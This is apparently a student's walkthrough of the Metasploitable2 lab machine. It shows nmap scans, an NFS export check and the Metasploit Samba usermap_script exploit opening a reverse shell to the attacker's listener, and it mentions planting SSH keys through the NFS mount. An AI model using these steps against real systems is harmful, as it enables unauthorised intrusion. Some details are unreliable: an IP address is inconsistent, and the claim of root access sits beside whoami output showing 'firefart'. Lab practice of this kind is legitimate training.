

Vulnhub – Metasploitable2

Atharva Velani 20411611

Metasploitable 2 is a machine with countless number of vulnerabilities. In this tutorial I go through scanning, exploiting one of these vulnerabilities using Metasploit.


Table of Contents:

1. Scanning the network
2. Potential Vulnerabilities
3. Using Metasploit
4. Conclusion

Step 1: Scanning the network

We know our machine's ip is: **192.168.156.107**

nmap -Pn -F 192.168.56.0/24



```
(root@kali)-[/home/kali/Desktop/vulnhubs/metasploitable2]
# nmap -Pn -F 192.168.56.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-23 09:40 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00029s latency).
Not shown: 96 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsddapi
MAC Address: 0A:00:27:00:00:0B (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00013s latency).
All 100 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 100 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:C7:7B:51 (Oracle VirtualBox virtual NIC)


Nmap scan report for 192.168.56.107
Host is up (0.00080s latency).
Not shown: 86 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
8009/tcp  open  ajp13
MAC Address: 08:00:27:EB:FB:02 (Oracle VirtualBox virtual NIC)

root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 1: nmap discovery scan)

Lets perform a more verbose scan to find out more information on the ports

nmap -sV -sC -A 192.168.56.107



The screenshot shows the output of an nmap scan on 192.168.56.107. The output is displayed in a dark-themed terminal window. The scan results show several open ports and services. A red box highlights the 'mountd' service on port 47183/udp. Another red box highlights the 'netbios-ssn' service on port 139/tcp, which is identified as Samba smb3.0.20-Debian. A third red box highlights the 'Samba smb3.0.20-Debian' service on port 445/tcp. The terminal window also shows a 'mysql-info' section. In the background, a smaller terminal window is visible, showing a root prompt and the command 'echo Atharva Velani 20411611'.

```
111/tcp open rpcbind 2 (RPC #100000)
rpcinfo:
  program version port/proto service
  100000 2 111/tcp rpcbind
  100000 2 111/udp rpcbind
  100003 2,3,4 2049/tcp nfs
  100003 2,3,4 2049/udp nfs
  100005 1,2,3 47183/udp mountd
  100005 1,2,3 52580/tcp mountd
  100021 1,3,4 44248/tcp nlockmgr
  100021 1,3,4 53605/udp nlockmgr
  100024 1 45664/udp status
  100024 1 60996/tcp status
139/tcp open netbios-ssn Samba smb3.0.20-Debian (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smb3.0.20-Debian (workgroup: WORKGROUP)
1099/tcp open java-rmi GNU Classpath grmiregistry
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
mysql-info:
  Protocol: 10
  Version: 5.0.51a-3ubuntu5
  Thread ID: 8
  Capabilities flags: 43564
  Some Capabilities: Support41Auth, ConnectWithDatabase, SupportsCompression, SwitchToSSLAfterHandshake, SupportsTransactions, LongColumnFlag, Speaks41ProtocolNew
  Status: Autocommit
  Salt: k;!2w#Cg|zo="1o|bwj
```

(Figure 2: detailed nmap scan)

Different ports catch my attention straight away but lets have a look at the mount and see what is mounted onto the server.

Step 2: exploiting vulnerable ports

Seems as if the "/" directory is mounted, giving us access to a lot of the files if we can.



The screenshot shows a terminal window with the command 'showmount -e 192.168.56.107' being executed. The output shows the export list for 192.168.56.107, which is a single directory: '/ *'. The terminal window also shows a root prompt and the command 'echo Atharva Velani 20411611'.

```
(root@kali)~# showmount -e 192.168.56.107
Export list for 192.168.56.107:
/ *
```

(Figure 3: mounting directories available)

Lets try targeting samba, we know samba can be vulnerable to usermap and we'll use Metasploit.

Step 3: using Metasploit


msfconsole

search samba usermap

use 0

```
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.56.101
lhost => 192.168.56.101
msf6 exploit(multi/samba/usermap_script) > set lport 8888
lport => 8888
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.56.107
rhost => 192.168.56.107
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.56.101:8888
[*] Command shell session 1 opened (192.168.56.101:8888 -> 192.168.56.107:45696) at 2022-10-23 10:08:18 -0400
```



(Figure 4: Metasploit options)

set lhost 192.168.56.101


set lport 8888

set rhost 192.168.56.107

exploit

```
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

firefart@metasploitable:~# whoami
firefart
firefart@metasploitable:~# cd ~
firefart@metasploitable:~# ls
ls
Desktop  reset_logs.sh  vnc.log
firefart@metasploitable:~#
```



(Figure 5: root access!)

Shell

whoami

We have root access to the system

Conclusions

Metasploitable2 has a large number of open ports for which you can exploit and hone your pen testing skills, I've only covered one in this writeup however there are a lot of web based vulnerabilities, the mount port allows you to mount your public ssh id into the authorized keys. It's a very beginner friendly machine and going through it was quite a fun experience.